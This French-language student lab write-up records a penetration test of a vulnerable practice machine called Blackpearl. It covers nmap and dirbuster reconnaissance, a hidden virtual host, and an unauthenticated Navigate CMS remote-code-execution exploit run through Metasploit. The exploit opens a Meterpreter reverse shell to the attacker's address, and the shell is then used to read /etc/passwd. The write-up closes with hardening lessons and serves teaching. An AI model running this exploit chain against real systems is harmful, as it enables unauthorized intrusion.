                    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
ssh-hostkey:
   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
    256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
    256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
   bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open http nginx 1.14.2
|_http-title: Welcome to nginx!
_http-server-header: nginx/1.14.2
MAC Address: 0E:1E:04:00:70:20 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/11%OT=22%CT=1%CU=42616%PV=Y%DS=1%DC=D%G=Y%M=0E1E0
OS:4%TM=6782417B%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=Z%I
OS:I=I%TS=A)OPS(01=M5B4ST11NW6%02=M5B4ST11NW6%03=M5B4NNT11NW6%04=M5B4ST11NW
OS:6%O5=M5B4ST11NW6%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88
OS: %W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%
OS:S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%
OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W
OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI
OS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
            ADDRESS
   0.74 ms 10.170.7.20
```


D'après les informations de Nmap on voit que la machine est une Linux Debian 10 (Linux 4.19.x LTS) avec l'adresse MAC 0E :1E:04:00:70:20 et on a 3 services ouverts

- SSHv2 avec OpenSSH 7.9p1, ce protocole d'accès sécurisé à distance est pratiquement impossible a contourné sans bruteforce avec Hydra, mais cela peut prendre bien 7 minutes comme 7 ans
- DNS avec ISC BIND 9.11.5, ce protocole permet d'effectuer les résolutions de domaine, cette machine peut donc avoir le rôle de serveur DNS primaire, secondaire, cache ou simplement redirection. L'une des attaques possibles est un empoisonnement de cache.
- http avec nginx 1.14.2, nginx est un serveur web comme Apache, on utilisera dirbuster pour analyser la structure de la racine web

# Deuxième étape – Analyse du serveur web



Sans dirbuster on peut voir que la page web est simplement la page web par défaut de nginx, il n'y a rien à tirer de cela



Après avoir tester la wordlist de dirbuster de 415 259 mots on peut voir qu'il n'y a aucun dossiers/sous-dossiers dans le serveur web, il semble vierge.

Une dernière option peut être de voir si la source de la page nous donne plus d'informations

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to nginx!</title>
5 <style>
6
       body {
          width: 35em;
8
          margin: 0 auto;
9
          font-family: Tahoma, Verdana, Arial, sans-serif;
10
11 </style>
12 </head>
13 <body>
14 <h1>Welcome to nginx!</h1>
15 If you see this page, the nginx web server is successfully installed and
16 working. Further configuration is required.
17
18 For online documentation and support please refer to
19 <a href="http://nginx.org/">nginx.org</a>.<br/>
20 Commercial support is available at
21 <a href="http://nginx.com/">nginx.com</a>.
22
23 <em>Thank you for using nginx.</em>
24 </body>
25 <!-- Webmaster: alek@blackpearl.tcm -->
26 </html>
27
```

Nous pouvons voir un commentaire HTML indiquant que le webmaster est alek sur le site « blackpearl.tcm » mais il n'existe pas, or on sait qu'il y a un serveur DNS sur la machine donc il est bien possible d'avoir plusieurs sites sur le même port mais qui n'écoutes pas sur la même adresse

Il est possible qu'un autre site nginx existe sur le port 80 mais seulement si interrogé avec l'url blackpearl.tcm, pour cela il faut utiliser le serveur DNS de la machine ou le fichier /etc/hosts

```
# Your system has configured 'manage_etc_hosts' as True.

# As a result, if you wish for changes to this file to persist

# then you will need to either

# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl

# b.) change or remove the value of 'manage_etc_hosts' in

# /etc/cloud/cloud.cfg or cloud-config from user-data

#

127.0.1.1 vm-iutcl-kali-7.uca.local vm-iutcl-kali-7

127.0.0.1 localhost

10.170.7.20 blackpearl.tcm


# The following lines are desirable for IPv6 capable hosts

::1 localhost ip6-localhost ip6-loopback


ff02::1 ip6-allnodes

ff02::2 ip6-allrouters
```


Après avoir fait cela on devrait avoir un résultat quand on tape blackpearl.tcm dans un navigateur



On tombe sur la page d'information de PHP, ce qui nous prouve qu'il y a bien plusieurs sites NGINX, on voit que l'on est sur php 7.3.27, vu qu'il s'agit d'un autre site on va refaire un dirbuster



On peut voir que dans ce site il existe encore un autre site à l'adresse blackpearl.tcm/navigate




On arrive sur une page de connexion avec un utilisateur et un mot de passe a entré que l'on pourrait théoriquement brute forcé comme Butler avec Jenkins, le service s'appelle navigatecms et sa version est 2.8 on peut tout d'abord chercher des failles avec ce service


## Troisième étape – Recherche d'une faille de Navigate CMS

Avec metasploit et la commande searchsploit on cherche une faille

Nous avons un total de 6 failles dont une exploitable directement depuis metasploit et qui permet d'exécuter du code à distance sans avoir à être authentifié ce qui nous évite de bruteforce le mot de passe



Ensuite comme avec la machine Kioptrix et Blue il va valoir observer les options de l'exploit



Il va valoir spécifier l'option RHOSTS car RPORT est bon (port 80/http), l'url également (Navigate CMS est sité dans blackpearl.tcm/navigate), donc il faut indiquer blackpearl.tcm

Ensuite on utilise la commande exploit pour exécuter

```
msf6 exploit(multi/http/navigate_cms_rce) > exploit

[*] Started reverse TCP handler on 10.170.0.17:4444

[+] Login bypass successful

[*] Upload successful

[*] Triggering payload...

[*] Sending stage (39927 bytes) to 10.170.7.20

[*] Meterpreter session 1 opened (10.170.0.17:4444 → 10.170.7.20:46648) at 2025-01-11 06:43:10 -0500

help

meterpreter >
```

# Quatrième étape – Exploration du système via meterpreter

On commence par faire ls pour voir ou l'on se situe

```
meterpreter > ls
 Listing: /var/www/blackpearl.tcm/navigate
                                       Type Last modified
                            Size
Mode
                                                                                            Name
                                                                                            .htaccess
                                                                                            LICENSE.txt
                                                                                            README
                                                                                            cache
                                                                                            crossdomain.xml
040755/rwxr-xr-x 4096
100755/rwxr-xr-x 15086
040755/rwxr-xr-x 4096
                                                                                            CSS
                                       fil
dir
fil
dir
                                                                                            favicon.ico
                                                 2021-05-30 14:12:28 -0400
                                                                                            img
 100755/rwxr-xr-x 232
                                                 2021-05-30 14:12:28 -0400
                                                                                            index.php
                                                 2021-05-30 14:12:28 -0400
2021-05-30 14:12:28 -0400
040755/rwxr-xr-x 4096
040755/rwxr-xr-x 4096
                                                                                             lib
040755/rwxr-xr-x 13032 fil 2021-05-30 14:12:28 -0400 100755/rwxr-xr-x 13032 fil 2021-05-30 14:12:28 -0400 100755/rwxr-xr-x 7904 fil 2021-05-30 14:12:28 -0400 100755/rwxr-xr-x 1300 fil 2021-05-30 14:12:28 -0400 100755/rwxr-xr-x 21 fil 2025-01-11 06:43:10 -0500 100755/rwxr-xr-x 11434 fil 2021-05-30 14:12:28 -0400 040755/rwxr-xr-x 4096 dir 2021-05-30 14:12:28 -0400 040755/rwxr-xr-x 4096 dir 2021-05-30 14:12:28 -0400
                                                                                            login.php
                                                                                            navigate.php
                                                                                            navigate_download.php
navigate_info.php
                                                                                            navigate_upload.php
                                                                                            plugins
 040755/rwxr-xr-x 4096
                                                  2021-05-30 14:13:29 -0400
                                                 2021-05-30 14:13:20 -0400
2021-05-30 14:12:28 -0400
040755/rwxr-xr-x 4096
                                                                                            themes
040755/rwxr-xr-x 4096
                                                                                            updates
                                                 2021-05-30 14:12:28 -0400 web
040755/rwxr-xr-x 4096
```

D'après la commande ls on est dans le répertoire du serveur web

```
      meterpreter
      > ls

      Listing: /var/www
      /var/www

      Mode
      Size
      Type
      Last modified
      Name

      040755/rwxr-xr-x
      4096
      dir
      2021-05-30
      14:13:20
      -0400
      blackpearl.tcm

      040755/rwxr-xr-x
      4096
      dir
      2021-05-31
      06:57:44
      -0400
      html
```

On peut d'ailleurs confirmer qu'il y a bien deux sites

```
meterpreter > shell
Process 972 created.
Channel 1 created.
whoami
www-data
```

Avec whoami on peut voir que l'utilisateur est www-data ce qui est normal

Ensuite on peut regarder quel sont les utilisateurs du système dans passwd

```
meterpreter > shell
Process 977 created.
Channel 3 created.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
alek:x:1000:1000:alek,,,:/home/alek:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
bind:x:107:113::/var/cache/bind:/usr/sbin/nologin
```

On retrouve une fois de plus alek qui est un utilisateur lambda, et la session root a lequel nous souhaitons accéder.

La prochaine étape va être soit d'essayer ou d'intégrer le groupe root soit arriver à passer sur la session root

# Conclusion

Pour conclure afin de sécuriser une machine il faut premièrement faire attention aux services ouverts qui communiques avec l'extérieur et faire attention à l'obsolescence de ceux-ci en le mettant à jour. En particulier sur la face visible comme un serveur web il faut penser à faire attention à ce à quoi il permet d'accéder, voir mettre une page d'authentification avec un mot de passe fort pour toute la partie ou il peut y avoir des données autres. Par exemple la machine Butler si les informations d'authentification avaient été plus sécurisé, la machine aurait été quasiment infaillible. Dans le cas de Blue une simple mise à jour du système aurait empêché la faille EternalBlue de fonctionner. Dans le cas de Academy éviter de laisser des fichiers confidentiels dans un serveur FTP publique, Dans le cas de Dev ne pas laisser n'importe qui monter un montage réseau.